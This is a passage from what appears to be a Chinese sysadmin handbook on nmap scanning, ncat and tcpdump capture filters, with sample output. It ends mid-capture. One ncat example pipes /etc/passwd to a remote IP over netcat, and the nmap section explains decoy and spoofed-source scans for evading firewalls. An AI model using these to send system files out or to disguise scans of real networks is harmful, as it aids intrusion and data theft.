|   ETag: "7bcaa3-2c-496324828b080"
|   Accept-Ranges: bytes
|   Content-Length: 44
|   Connection: close
|   Content-Type: text/html
|
|_  (Request type: HEAD)
|_http-malware-host: Host appears to be clean
|_http-date: Thu, 02 Feb 2012 11:15:00 GMT; 0s from local time.
|_http-enum:

Nmap done: 1 IP address (1 host up) scanned in 0.08 seconds
```

snmp

```
$ sudo nmap -sU -p161 --script=snmp-sysdescr 172.16.3.250
```

```
Starting Nmap 5.00 ( http://nmap.org ) at 2012-02-02 19:20 CST
Interesting ports on 172.16.3.250:
PORT    STATE SERVICE
161/udp open  snmp
|  snmp-sysdescr: Cisco Adaptive Security Appliance Version
8.2(5)
|_   System uptime: 84 days, 18:39:55.00 (732479500 timeticks)

Nmap done: 1 IP address (1 host up) scanned in 0.49 seconds
```

SSHv1

```
$ sudo nmap -sT -p22 --script=sshv1 172.16.0.0/24

$ sudo nmap -sT -p22 --script=sshv1 172.16.3.0/24 --open | grep
-B4 sshv1

Interesting ports on 172.16.3.250:
PORT   STATE SERVICE
22/tcp open  ssh
|_ sshv1: Server supports SSHv1

Interesting ports on 172.16.3.251:
PORT   STATE SERVICE
22/tcp open  ssh
|_ sshv1: Server supports SSHv1
```

```
$ nmap -sT -p22 172.16.0.0/24 --script=ssh-hostkey --script-
args=ssh_hostkey=all > ssh.log

$ nmap -sT -p22 172.16.0.5 --script=ssh-hostkey --script-
args=ssh_hostkey=full

Starting Nmap 5.21 ( http://nmap.org ) at 2012-02-02 19:35 CST
NSE: Script Scanning completed.
Nmap scan report for 172.16.0.5
Host is up (0.0017s latency).
PORT   STATE SERVICE
22/tcp open  ssh
```

```
| ssh-hostkey: ssh-dss
AAAAB3NzaC1kc3MAAACBANinhMHgAGFMhkYW0qmFTNsJKuim8P7vFfPV3+c9R0u
rqF42HwZrIbhEZhRlUDSGo0v5cFzufabQaQ58//L4UXYqKOHaiqSo4ju5CWquH6
YY+SNhszJY4OSessioJJfjbLCXx73pfqX8akEV13jQujLhYD0Tuela0/c4iQW+k
tnjAAAAFQDxCjX3PK+dAUKviG6xX2C6DstqUQAAAIBrEephaZhQJg3ctO3Y7OMA
Ou/uRKt9VpeChbptsh4DGXk6Lmet5hYJ1/UOzEAZd4dEO0uijy8iKYSZoAaZh2q
Ga9PynIWuD1ENt8feEMwRv5VV7zaNitmjYedmPO9rLAja1/49mxUq9XAeRYTOhW
Jlbwrc38sybTsCrDsdoxDqUwAAAIEAzV7w+dy0lzER0OHfy/E70So80V8/2Bo3A
IwnACWGMTqKC2CrFm6VWDKA9P4x0bq+JBshpjtur/3H0sgAt+Zky3Z2EWpdf+9z
1AqTy3l95J+xQhQTzD2lw+NqroInxEqJU0eip3YgdTqksQuDRCSy/hKJDLJOELk
WbDLMlb1vXA8=
|_ssh-rsa
AAAAB3NzaC1yc2EAAAABIwAAAQEAlgJcaT8/F0Ah+Jq9PifhQ3Bvfh4Nl5/WWiy
oF0yIhhKlNnO04Vnbi8Qb39BDVRKaqIrfhgbG3vxfyF3TeSEOoAiXXyCns6Ivl7
HUEHVsjHOVu7nwwMqo94CaM1+pUgJtXmbmTWyfWGCm8kGD2xNaxs10uxIcuukBN
7jlN2TGyEmOD8QkA+1Dx7XGBjpMZT+DQwmEo72V2taAo3a0UOz9ivAakZ/kysP+
PN+Kz106iT3BWMkvQScyt96HAwbq8Z0tO531mz90UGVBS1KqNMtNsLHsXYJnQ3o
bXUTwo8KvtEvJ1UHDs6QdEP55PiBTVvCS+CbEwZZ9O1yGNfznBWmp4Q==

Nmap done: 1 IP address (1 host up) scanned in 0.11 seconds


$ nmap -sT -p22 172.16.0.5 --script=ssh-hostkey --script-
args=ssh_hostkey=all

Starting Nmap 5.21 ( http://nmap.org ) at 2012-02-02 19:35 CST
NSE: Script Scanning completed.
Nmap scan report for 172.16.0.5
Host is up (0.0014s latency).
PORT   STATE SERVICE
22/tcp open  ssh
| ssh-hostkey: 1024
26:89:a4:1d:f1:28:3c:36:88:ea:49:6d:1b:df:de:70 (DSA)
| 1024 xumep-dynut-poheh-cenys-dyfyz-tubap-lupoz-fofyd-figuf-
timaz-byxox (DSA)
| +--[ DSA 1024]----+
| |    .            |
| |.o   +           |
| |o * + .          |
| |...B o .         |
| |...+o o S        |
| |o o + .o         |
| | o . . o E       |
| |      . +        |
| |       . .       |
```

```
| +-----------------+
| ssh-dss
AAAAB3NzaC1kc3MAAACBANinhMHgAGFMhkYW0qmFTNsJKuim8P7vFfPV3+c9R0u
rqF42HwZrIbhEZhRlUDSGo0v5cFzufabQaQ58//L4UXYqKOHaiqSo4ju5CWquH6
YY+SNhszJY4OSessioJJfjbLCXx73pfqX8akEV13jQujLhYD0Tuela0/c4iQW+k
tnjAAAAFQDxCjX3PK+dAUKviG6xX2C6DstqUQAAAIBrEephaZhQJg3ctO3Y7OMA
Ou/uRKt9VpeChbptsh4DGXk6Lmet5hYJ1/UOzEAZd4dEO0uijy8iKYSZoAaZh2q
Ga9PynIWuD1ENt8feEMwRv5VV7zaNitmjYedmPO9rLAja1/49mxUq9XAeRYTOhW
Jlbwrc38sybTsCrDsdoxDqUwAAAIEAzV7w+dy0lzER0OHfy/E70So80V8/2Bo3A
IwnACWGMTqKC2CrFm6VWDKA9P4x0bq+JBshpjtur/3H0sgAt+Zky3Z2EWpdf+9z
1AqTy3l95J+xQhQTzD2lw+NqroInxEqJU0eip3YgdTqksQuDRCSy/hKJDLJOELk
WbDLMlb1vXA8=
| 2048 98:fb:db:e0:a3:99:18:04:cb:8c:42:25:f0:f5:b3:5a (RSA)
| 2048 xogok-vykec-zacyg-ruzup-baral-kotyv-latoz-hygyz-hysis-
zadun-hyxix (RSA)
| +--[ RSA 2048]----+
| |o. ..            |
| | .o. .           |
| | .o   o          |
| |.+ o   =         |
| |o + . E S        |
| |.  . o .         |
| |    o . .        |
| |     o =.o       |
| |    . +.+o.      |
| +-----------------+
|_ssh-rsa
AAAAB3NzaC1yc2EAAAABIwAAAQEAlgJcaT8/F0Ah+Jq9PifhQ3Bvfh4Nl5/WWiy
oF0yIhhKlNnO04Vnbi8Qb39BDVRKaqIrfhgbG3vxfyF3TeSEOoAiXXyCns6Ivl7
HUEHVsjHOVu7nwwMqo94CaM1+pUgJtXmbmTWyfWGCm8kGD2xNaxs10uxIcuukBN
7jlN2TGyEmOD8QkA+1Dx7XGBjpMZT+DQwmEo72V2taAo3a0UOz9ivAakZ/kysP+
PN+Kz106iT3BWMkvQScyt96HAwbq8Z0tO531mz90UGVBS1KqNMtNsLHsXYJnQ3o
bXUTwo8KvtEvJ1UHDs6QdEP55PiBTVvCS+CbEwZZ9O1yGNfznBWmp4Q==

Nmap done: 1 IP address (1 host up) scanned in 0.12 seconds


$ nmap -sT -p22 172.16.0.5 --script=ssh-hostkey --script-
args=ssh_hostkey='visual bubble'

Starting Nmap 5.21 ( http://nmap.org ) at 2012-02-02 19:36 CST
NSE: Script Scanning completed.
Nmap scan report for 172.16.0.5
Host is up (0.0017s latency).
PORT   STATE SERVICE
```

```
22/tcp open  ssh
| ssh-hostkey: 1024 xumep-dynut-poheh-cenys-dyfyz-tubap-lupoz-
fofyd-figuf-timaz-byxox (DSA)
| +--[ DSA 1024]----+
| |    .            |
| |.o   +           |
| |o * + .          |
| |...B o .         |
| |...+o o S        |
| |o o + .o         |
| | o . . o E       |
| |      . +        |
| |       . .       |
| +-----------------+
| 2048 xogok-vykec-zacyg-ruzup-baral-kotyv-latoz-hygyz-hysis-
zadun-hyxix (RSA)
| +--[ RSA 2048]----+
| |o. ..            |
| | .o. .           |
| | .o   o          |
| |.+ o   =         |
| |o + . E S        |
| |.  . o .         |
| |    o . .        |
| |     o =.o       |
| |    . +.+o.      |
|_+-----------------+

Nmap done: 1 IP address (1 host up) scanned in 0.12 seconds
```

--script-updatedb 更新脚本

```
$ sudo nmap --script-updatedb

Starting Nmap 5.00 ( http://nmap.org ) at 2012-02-02 16:34 CST
NSE: Updating rule database.
NSE script database updated successfully.
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.12 seconds
```

1.6. OS DETECTION

-O: Enable OS detection 操作系统探测

```
nmap -O -v scanme.nmap.org
```

探测目标主机的操作系统和 tcp 端口

```
[root@cacti ~]# nmap -O 192.168.2.40

Starting Nmap 5.51 ( http://nmap.org ) at 2014-02-11 16:22 HKT
Nmap scan report for 192.168.2.40
Host is up (0.00039s latency).
Not shown: 999 filtered ports
PORT    STATE SERVICE
135/tcp open  msrpc
MAC Address: 78:E3:B5:90:D0:A8 (Unknown)
Warning: OSScan results may be unreliable because we could not
find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2008|7|Vista (97%),
FreeBSD 6.X (88%)
Aggressive OS guesses: Microsoft Windows Server 2008 (97%),
Microsoft Windows Server 2008 Beta 3 (97%), Microsoft Windows 7
Professional (97%), Microsoft Windows Vista SP0 or SP1, Server
2008 SP1, or Windows 7 (97%), Microsoft Windows Vista Business
SP1 (91%), Microsoft Windows Vista Home Premium SP1, Windows 7,
or Server 2008 (90%), FreeBSD 6.2-RELEASE (88%), FreeBSD 6.3-
RELEASE (88%), Microsoft Windows Server 2008 R2 (88%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at
http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.00 seconds
```

1.7. OUTPUT

--open: Only show open (or possibly open) ports 操作系统探测

```
nmap -O -v scanme.nmap.org
```

1.8. 排除指定的主机

```
1) nmap 192.168.0.* --exclude 192.168.0.100

2) 也可以使用 --excludefile 指定排除的列表

nmap -iL hostlist.txt --excludefile excludelist.txt
```

1.9. 查看本地路由与接口

```
Nmap中提供了 --iflist 选项来查看本地主机的接口信息与路由信息.

[root@test23 ~]# nmap --iflist

Starting Nmap 5.51 ( http://nmap.org ) at 2017-03-30 14:23 CST
************************INTERFACES************************
DEV     (SHORT)   IP/MASK         TYPE     UP MTU   MAC
lo      (lo)      127.0.0.1/8     loopback up 65536
eth0    (eth0)    10.1.2.23/24    ethernet up 1500
00:50:56:80:04:FA
docker0 (docker0) 172.17.42.1/16 ethernet up 1500
56:84:7A:FE:97:99

**************************ROUTES**************************
DST/MASK        DEV     GATEWAY
10.1.2.0/24     eth0
169.254.0.0/16 eth0
172.17.0.0/16  docker0
0.0.0.0/0       eth0    10.1.2.1
```

> 指定网口与IP地址

1) 在Nmap可指定用哪个网口发送数据, -e <interface>选项.

2) Nmap也可以显式地指定发送的源端IP地址, 使用-S <spoofip>选项, nmap将用指定的spoofip作为源端IP来发送探测包.

3) Nmap 使用 Decoy(诱骗)方式来掩盖真实的扫描地址,例如-D ip1,ip2,ip3,ip4,ME,这样就会产生多个虚假的ip同时对目标机进行探测,其中ME代表本机的真实地址,这样对方的防火墙不容易识别出是扫描者的身份.

```
nmap -F -n -Pn -D192.168.1.100,192.168.1.101,192.168.1.102,ME
192.168.1.1
```

> 定制探测包

Nmap 提供 --scanflags 选项, 用户可以对需要发送的TCP探测包的标志位进行完全的控制.可以使用数字或符号指定 TCP 标志位:URG ACK PSH RST SYN FIN. 例如, --scanflags URGACKPSHRSTSYNFIN 设置了所有标志位,但是这对扫描没有太大用处. 标志位的顺序不重要.

-sN; -sF; -sX (TCP Null, FIN, and Xmas扫描)

Null扫描 (-sN)
    不设置任何标志位(tcp标志头是0)

FIN扫描 (-sF)
    只设置TCP FIN标志位
Xmas扫描 (-sX)
    设置FIN, PSH, 和URG标志位

nmap scan port shell

```
#!/bin/bash
#author junun
#This script for scan the port for you commit servers
#
#
server_list=(x.x.x.x x1.x1.x1.x1)
port_list=(5307 5308)
while true ;do
```

```
    for i in `seq 0 $[${#server_list[*]}-1]`; do
        nmap -p ${port_list[$i]} ${server_list[$i]} | grep open
        if  [ $? -gt 0 ];then
            for m in {1..3};do
                nmap -p ${port_list[$i]} ${server_list[$i]} |
grep open
                if [ $?  -gt 0 ] ;then
                     let result$m=$m
                else
                     break
                fi
                sleep 1
            done
            if [ $result1 -gt 0 -a $result2 -gt 0 -a $result3 -
gt 0 ];then
                echo "error port"
            fi
        fi
    done
    sleep 30
done
```

1.10. MISC

-6: Enable IPv6 scanning

-A: Enables OS detection and Version detection, Script scanning and Traceroute

```
  $ nmap -A -T4 localhost

Starting Nmap 5.21 ( http://nmap.org ) at 2012-02-02 14:54 CST
Nmap scan report for localhost (127.0.0.1)
Host is up (0.00025s latency).
Not shown: 993 closed ports
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 5.8p1 Debian 7ubuntu1
(protocol 2.0)
```

```
| ssh-hostkey: 1024
a6:ab:76:a5:fb:80:4e:2c:bc:06:d4:85:ff:22:18:1a (DSA)
|_2048 c7:da:16:7a:e7:01:cc:f0:d2:02:b4:17:52:c9:c2:50 (RSA)
80/tcp   open  http        nginx 1.0.5
|_html-title: 500 Internal Server Error
139/tcp  open  netbios-ssn Samba smbd 3.X (workgroup:
WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X (workgroup:
WORKGROUP)
631/tcp  open  ipp         CUPS 1.4
3000/tcp open  ntop-http   Ntop web interface 4.0.3
9000/tcp open  tcpwrapped
Service Info: OS: Linux

Host script results:
|_nbstat: NetBIOS name: NEO-OPTIPLEX-38, NetBIOS user:
<unknown>, NetBIOS MAC: <unknown>
|_smbv2-enabled: Server doesn't support SMBv2 protocol
| smb-os-discovery:
|   OS: Unix (Samba 3.5.11)
|   Name: WORKGROUP\Unknown
|_  System time: 2012-02-02 14:54:19 UTC+8

Service detection performed. Please report any incorrect
results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.24 seconds
```

1.11. ncat - Concatenate and redirect sockets

nc - TCP/IP swiss army knife

按照 ncat

```
# yum search nc | grep nmap
nmap-ncat.x86_64 : Nmap's Netcat replacement

yum install nmap-ncat
```

TCP 数据传输

Server

```
nc -l 8080 > test.txt
```

Client

```
cat /etc/hosts | nc your_server 8080
```

UDP 数据传输

Server 端

```
nc -4 -u -l 9000
```

Client 端

```
cat /etc/passwd | nc -4 -u 47.90.1.240 9000
```

始终保持服务器开启

-k, --keep-open Accept multiple connections in listen mode

```
# nc -l 8087 -k
```

这是你可以持续想服务器端发送数据

传输视频流

服务端，这里我们从一个视频文件中读入并重定向输出到netcat客户端

```
$cat video.avi | nc -l 3000
```

客户端，从socket中读入数据并通过管道传递给 mplayer播放该视频。

```
$nc 172.16.0.10 3000 | mplayer -vo x11 -cache 3000 -
```

1.12. nmap 应用案例

```
# nmap -Pn 192.168.4.13

Starting Nmap 6.40 ( http://nmap.org ) at 2016-11-04 15:41 CST
Nmap scan report for gts2apidemo.cfddealer88.com (192.168.4.13)
Host is up (0.0051s latency).
Not shown: 999 filtered ports
PORT     STATE SERVICE
8008/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 7.50 seconds
```

扫描网段内开机的主机

```
nmap -sP 140.15.35.0/24
```

扫描一组IP地址

```


while read ipaddress
do
```

```
        echo "----- $ipaddress ----- "
    nmap -p 1-65535 $ipaddress | tail -n +5 | head -n -1
    echo
done << EOF
121.196.46.10
120.27.153.17
121.40.210.21
将需要扫描的IP地址放在这里，一行一条
EOF
```

2. tcpdump - A powerful tool for network monitoring and data acquisition

tcpdump

```
tcpdump -Xnnnps0 -i any port $port and host $host

-nn选项：意思是说当tcpdump遇到协议号或端口号时,不要将这些号码转换成对应的协议名称或端口名称.
-X选项：告诉tcpdump命令,需要把协议头和包内容都原原本本的显示出来(tcpdump会以16进制和ASCII的形式显示).
-p：将网卡设置为非混杂模式,有时候不生效.
-s：  抓报长度,一般设置为0,即65535字节,防止包截断.否则默认只抓68字节.
-i ：抓指定网口的包
port：抓指定端口的包
host：抓指定地址的包

其他常用选项：
-c选项：是Count的含义,这设置了我们希望tcpdump帮我们抓几个包.
-l 选项的作用就是将tcpdump的输出变为"行缓冲"方式,这样可以确保tcpdump遇到的内容一旦是换行符即将缓冲的内容输出到标准输出,以便于利用管道或重定向方式来进行后续处理.(Linux/UNIX的标准I/O提供了全缓冲、行缓冲和无缓冲三种缓冲方式.标准错误是不带缓冲的,终端设备常为行缓冲,而其他情况默认都是全缓冲的.)
-e：指定将监听到的数据包链路层的信息打印出来,包括源mac和目的mac,以及网络层的协议.
-w：指定将监听到的数据包写入文件中保存.

tcpdump的过滤表达式：

man pcap-filter
你会发现,过滤表达式大体可以分成三种过滤条件：类型 ,方向和协议,这三种条件的搭配组合就构成了我们的过滤表达式.

tcpdump支持如下的类型：
1 host：指定主机名或IP地址,例如'host roclinux.cn'或'host 202.112.18.34'
2 net ：指定网络段,例如'arp net 128.3'或'dst net 128.3'
3 port：  指定端口,'port 20'
4 portrange：指定端口区域,例如'src or dst portrange 6000-6008'
```

如果我们没有设置过滤类型,那么默认是host.

dir:
 src, dst, src or dst, src and dst, ra, ta, addr1, addr2, addr3, and addr4.

proto:

Possible protos are: ether, fddi, tr, wlan, ip, ip6, arp, rarp, decnet, tcp and udp.

1) 抓取45这台主机和192.168.1.1或者192.168.2.1 通讯的包
#tcpdump host 192.168.2.45 and \(192.168.1.1 or 192.168.2.1 \)

2) proto [expr : size]
proto   => 协议
expr   => 指定数据报偏移量
size   => 从偏移量的位置开始提取多少个字节
如果只设置了expr,而没有设置size,则默认提取1个字节.比如ip[2:2],就表示提取出第3、4个字节;而ip[0]则表示提取ip协议头的第一个字节.

3) tcp[tcpflags]
只抓SYN包
#tcpdump -i eth1 'tcp[tcpflags] = tcp-syn'
抓SYN, ACK
#tcpdump -i eth1 'tcp[tcpflags] & tcp-syn != 0 and tcp[tcpflags] & tcp-ack != 0'
抓RST
#tcpdump -i eth1 'tcp[13] & 4 = 4'
抓HTTP GET数据
#tcpdump -i eth1 'tcp[(tcp[12]>>2):4] = 0x5353482D'

exec

exec 命令: 常用来替代当前 shell 并重新启动一个 shell,换句话说,并没有启动子shell.
使用这一命令时任何现有环境都将会被清除.
exec在对文件描述符进行操作的时候,也只有在这时,exec不会覆盖你当前的 shell 环境.

I/O重定向通常与FD有关,shell的FD通常为10个,即0～9.
常用重定向

```
&- 关闭标准输出
n&- 表示将 n 号输出关闭

 2>&1 :  2>&1 也就是 FD2＝FD1 ,这里并不是说FD2 的值等于FD1的值,因为 >
是改变送出的数据信道,也就是说把 FD2 的 "数据输出通道" 改为 FD1 的 "数据
输出通道".

[j]<>filename
      为了读写"filename", 把文件"filename"打开, 并且将文件描述符"j"分
配给它.
      如果文件"filename"不存在, 那么就创建它.
      如果文件描述符"j"没指定, 那默认是fd 0, stdin.
      这种应用通常是为了写到一个文件中指定的地方.
  exec 3<> File              # 打开"File"并且将fd 3分配给它.
```

2.1. 监控网络适配器接口

```
$ sudo tcpdump -n -i eth1
```

2.2. 监控主机

tcpdump host 172.16.5.51

```
# tcpdump host 172.16.5.51
tcpdump: verbose output suppressed, use -v or -vv for full
protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size
65535 bytes
17:49:26.202556 IP 172.16.1.3 > 172.16.5.51: ICMP echo request,
id 4, seq 22397, length 40
17:49:26.203002 IP 172.16.5.51 > 172.16.1.3: ICMP echo reply,
id 4, seq 22397, length 40
```

2.3. 监控TCP端口

显示所有到的FTP会话

```
# tcpdump -i eth1 'dst 202.40.100.5 and (port 21 or 20)'
```

```
$ tcpdump -n -i eth0 port 80
```

监控网络但排除 SSH 22 端口

```
$ sudo tcpdump -n not dst port 22 and not src port 22
```

显示所有到192.168.0.5的HTTP会话

```
# tcpdump -ni eth0 'dst 192.168.0.5 and tcp and port http'
```

监控DNS的网络流量

```
# tcpdump -i eth0 'udp port 53'
```

2.4. 监控协议

```
$ tcpdump -n -i eth0 icmp or arp
```

2.5. 输出到文件

```
# tcpdump -n -i eth1 -s 0 -w output.txt src or dst port 80
```

使用wireshark分析输出文件，下面地址下载

http://www.wireshark.org/

2.6. src / dst

src 监控源

```
# tcpdump -ni eth1 'tcp and src port 3000'
```

dst 监控目的地

```
# tcpdump -ni eth1 'tcp and dst port smtp'
```

演示 src 与 dst

```
[root@netkiller ~]# tcpdump -ni eth1 'tcp and dst port 3000'
tcpdump: verbose output suppressed, use -v or -vv for full
protocol decode
listening on eth1, link-type EN10MB (Ethernet), capture size
65535 bytes


09:08:11.763041 IP 219.90.123.138.28270 > 47.90.44.87.hbci:
Flags [S], seq 2048018668, win 8192, options [mss
1400,nop,wscale 8,nop,nop,sackOK], length 0
09:08:11.763383 IP 219.90.123.138.12047 > 47.90.44.87.hbci:
Flags [S], seq 2468955264, win 8192, options [mss
1400,nop,wscale 8,nop,nop,sackOK], length 0
09:08:11.763774 IP 219.90.123.138.27092 > 47.90.44.87.hbci:
Flags [S], seq 3069483725, win 8192, options [mss
1400,nop,wscale 8,nop,nop,sackOK], length 0
09:08:11.763855 IP 219.90.123.138.8602 > 47.90.44.87.hbci:
Flags [S], seq 2460960642, win 8192, options [mss
1400,nop,wscale 8,nop,nop,sackOK], length 0
09:08:11.764323 IP 219.90.123.138.10480 > 47.90.44.87.hbci:
Flags [S], seq 1687488150, win 8192, options [mss
1400,nop,wscale 8,nop,nop,sackOK], length 0
09:08:11.786487 IP 219.90.123.138.28270 > 47.90.44.87.hbci:
Flags [.], ack 1705484229, win 257, length 0
09:08:11.786535 IP 219.90.123.138.12047 > 47.90.44.87.hbci:
```

```
Flags [.], ack 461089870, win 257, length 0
09:08:11.786543 IP 219.90.123.138.27092 > 47.90.44.87.hbci:
Flags [.], ack 2893320938, win 257, length 0
09:08:11.788955 IP 219.90.123.138.28270 > 47.90.44.87.hbci:
Flags [P.], seq 0:1025, ack 1, win 257, length 1025
09:08:11.789671 IP 219.90.123.138.10480 > 47.90.44.87.hbci:
Flags [.], ack 1815033342, win 257, length 0
09:08:11.789692 IP 219.90.123.138.8602 > 47.90.44.87.hbci:
Flags [.], ack 1519500600, win 257, length 0
09:08:11.886937 IP 219.90.123.138.28270 > 47.90.44.87.hbci:
Flags [.], ack 2415, win 257, length 0
09:08:11.889665 IP 219.90.123.138.28270 > 47.90.44.87.hbci:
Flags [.], ack 5215, win 257, length 0
09:08:11.893673 IP 219.90.123.138.28270 > 47.90.44.87.hbci:
Flags [.], ack 8015, win 257, length 0
09:08:11.904151 IP 219.90.123.138.28270 > 47.90.44.87.hbci:
Flags [.], ack 10815, win 257, length 0
09:08:11.904707 IP 219.90.123.138.28270 > 47.90.44.87.hbci:
Flags [.], ack 13615, win 257, length 0
09:08:11.914796 IP 219.90.123.138.28270 > 47.90.44.87.hbci:
Flags [.], ack 17815, win 257, length 0
09:08:11.923904 IP 219.90.123.138.28270 > 47.90.44.87.hbci:
Flags [.], ack 19215, win 257, length 0
09:08:11.979687 IP 219.90.123.138.28270 > 47.90.44.87.hbci:
Flags [.], ack 19880, win 254, length 0
09:08:14.761388 IP 219.90.123.138.28461 > 47.90.44.87.hbci:
Flags [S], seq 3215826970, win 8192, options [mss
1400,nop,wscale 8,nop,nop,sackOK], length 0
09:08:14.782284 IP 219.90.123.138.28461 > 47.90.44.87.hbci:
Flags [.], ack 1574781090, win 257, length 0
^C
21 packets captured
22 packets received by filter
0 packets dropped by kernel
[root@netkiller ~]# tcpdump -ni eth1 'tcp and src port 3000'
tcpdump: verbose output suppressed, use -v or -vv for full
protocol decode
listening on eth1, link-type EN10MB (Ethernet), capture size
65535 bytes


09:08:41.241996 IP 47.90.44.87.hbci > 219.90.123.138.28461:
Flags [F.], seq 1574781090, ack 3215826972, win 115, length 0
09:08:41.242395 IP 47.90.44.87.hbci > 219.90.123.138.24925:
Flags [S.], seq 1277500664, ack 2163858186, win 14600, options
```

```
[mss 1460,nop,nop,sackOK,nop,wscale 7], length 0
09:08:41.242498 IP 47.90.44.87.hbci > 219.90.123.138.27571:
Flags [S.], seq 1906857203, ack 3261786724, win 14600, options
[mss 1460,nop,nop,sackOK,nop,wscale 7], length 0
09:08:41.243081 IP 47.90.44.87.hbci > 219.90.123.138.27152:
Flags [S.], seq 3451566690, ack 2095717279, win 14600, options
[mss 1460,nop,nop,sackOK,nop,wscale 7], length 0
09:08:41.243223 IP 47.90.44.87.hbci > 219.90.123.138.25265:
Flags [S.], seq 943843868, ack 3740664697, win 14600, options
[mss 1460,nop,nop,sackOK,nop,wscale 7], length 0
09:08:41.243413 IP 47.90.44.87.hbci > 219.90.123.138.27145:
Flags [S.], seq 1814275155, ack 3577858982, win 14600, options
[mss 1460,nop,nop,sackOK,nop,wscale 7], length 0
09:08:41.247070 IP 47.90.44.87.hbci > 219.90.123.138.28270:
Flags [.], ack 2048020719, win 147, length 0
09:08:41.436542 IP 47.90.44.87.hbci > 219.90.123.138.28270:
Flags [P.], seq 0:1014, ack 1, win 147, length 1014
09:08:41.436595 IP 47.90.44.87.hbci > 219.90.123.138.28270:
Flags [.], seq 1014:3814, ack 1, win 147, length 2800
09:08:41.436608 IP 47.90.44.87.hbci > 219.90.123.138.28270:
Flags [.], seq 3814:6614, ack 1, win 147, length 2800
09:08:41.436613 IP 47.90.44.87.hbci > 219.90.123.138.28270:
Flags [.], seq 6614:9414, ack 1, win 147, length 2800
09:08:41.436617 IP 47.90.44.87.hbci > 219.90.123.138.28270:
Flags [.], seq 9414:12214, ack 1, win 147, length 2800
09:08:41.436624 IP 47.90.44.87.hbci > 219.90.123.138.28270:
Flags [.], seq 12214:13614, ack 1, win 147, length 1400
09:08:41.458774 IP 47.90.44.87.hbci > 219.90.123.138.28270:
Flags [.], seq 13614:16414, ack 1, win 147, length 2800
09:08:41.461374 IP 47.90.44.87.hbci > 219.90.123.138.28270:
Flags [.], seq 16414:19214, ack 1, win 147, length 2800
09:08:41.461388 IP 47.90.44.87.hbci > 219.90.123.138.28270:
Flags [P.], seq 19214:19879, ack 1, win 147, length 665
09:08:41.485084 IP 47.90.44.87.hbci > 219.90.123.138.24925:
Flags [.], ack 1011, win 130, length 0
09:08:41.485958 IP 47.90.44.87.hbci > 219.90.123.138.27571:
Flags [.], ack 999, win 130, length 0
09:08:41.486888 IP 47.90.44.87.hbci > 219.90.123.138.27152:
Flags [.], ack 998, win 130, length 0
09:08:41.487791 IP 47.90.44.87.hbci > 219.90.123.138.25265:
Flags [.], ack 1005, win 130, length 0
09:08:41.488224 IP 47.90.44.87.hbci > 219.90.123.138.27571:
Flags [P.], seq 1:139, ack 999, win 130, length 138
09:08:41.488291 IP 47.90.44.87.hbci > 219.90.123.138.27145:
Flags [.], ack 983, win 130, length 0
```

```
09:08:41.489100 IP 47.90.44.87.hbci > 219.90.123.138.24925:
Flags [P.], seq 1:139, ack 1011, win 130, length 138
09:08:41.491998 IP 47.90.44.87.hbci > 219.90.123.138.27152:
Flags [P.], seq 1:139, ack 998, win 130, length 138
09:08:41.492653 IP 47.90.44.87.hbci > 219.90.123.138.28270:
Flags [.], seq 12214:13614, ack 1, win 147, length 1400
09:08:41.494013 IP 47.90.44.87.hbci > 219.90.123.138.25265:
Flags [P.], seq 1:139, ack 1005, win 130, length 138
09:08:41.499825 IP 47.90.44.87.hbci > 219.90.123.138.27145:
Flags [P.], seq 1:139, ack 983, win 130, length 138
09:08:41.514427 IP 47.90.44.87.hbci > 219.90.123.138.27571:
Flags [P.], seq 139:277, ack 1980, win 146, length 138
09:08:41.688727 IP 47.90.44.87.hbci > 219.90.123.138.27145:
Flags [P.], seq 139:277, ack 2005, win 146, length 138
09:08:41.689548 IP 47.90.44.87.hbci > 219.90.123.138.27571:
Flags [P.], seq 277:415, ack 2998, win 162, length 138
09:08:41.824277 IP 47.90.44.87.hbci > 219.90.123.138.27571:
Flags [P.], seq 415:651, ack 3932, win 178, length 236
09:08:41.824391 IP 47.90.44.87.hbci > 219.90.123.138.27571:
Flags [.], seq 651:3451, ack 3932, win 178, length 2800
09:08:41.824427 IP 47.90.44.87.hbci > 219.90.123.138.27571:
Flags [.], seq 3451:6251, ack 3932, win 178, length 2800
09:08:41.824451 IP 47.90.44.87.hbci > 219.90.123.138.27571:
Flags [.], seq 6251:7651, ack 3932, win 178, length 1400
09:08:41.846233 IP 47.90.44.87.hbci > 219.90.123.138.27571:
Flags [P.], seq 7651:8537, ack 3932, win 178, length 886
^C
35 packets captured
36 packets received by filter
0 packets dropped by kernel


# tcpdump -ni any 'tcp and dst host 184.105.206.82 and port 25'
tcpdump: verbose output suppressed, use -v or -vv for full
protocol decode
listening on any, link-type LINUX_SLL (Linux cooked), capture
size 65535 bytes
05:46:31.833762 IP 107.178.142.42.49771 > 184.105.206.82.smtp:
Flags [.], ack 231639512, win 229, options [nop,nop,TS val
2464661680 ecr 1677502875], length 0
05:46:31.833826 IP 107.178.142.42.49771 > 184.105.206.82.smtp:
Flags [P.], seq 0:21, ack 1, win 229, options [nop,nop,TS val
2464661680 ecr 1677502875], length 21
05:46:32.515302 IP 107.178.142.42.49771 > 184.105.206.82.smtp:
Flags [P.], seq 21:52, ack 62, win 229, options [nop,nop,TS val
```

```
2464662361 ecr 1677503046], length 31
05:46:32.886948 IP 107.178.142.42.49771 > 184.105.206.82.smtp:
Flags [P.], seq 52:80, ack 70, win 229, options [nop,nop,TS val
2464662733 ecr 1677503139], length 28
```

2.7. 保存结果

```
tcpdump -w tmp.pcap port not 22
tcpdump -r tmp.pcap -nnA
```

2.8. Cisco Discovery Protocol (CDP)

```
$ sudo tcpdump -nn -v -i eth0 -s 1500 -c 1 'ether[20:2] ==
0x2000'
[sudo] password for neo:
tcpdump: listening on eth0, link-type EN10MB (Ethernet),
capture size 1500 bytes
13:51:31.825893 CDPv2, ttl: 180s, checksum: 692 (unverified),
length 375
        Device-ID (0x01), length: 7 bytes: '4A3750G'
        Version String (0x05), length: 182 bytes:
          Cisco IOS Software, C3750 Software (C3750-IPBASE-M),
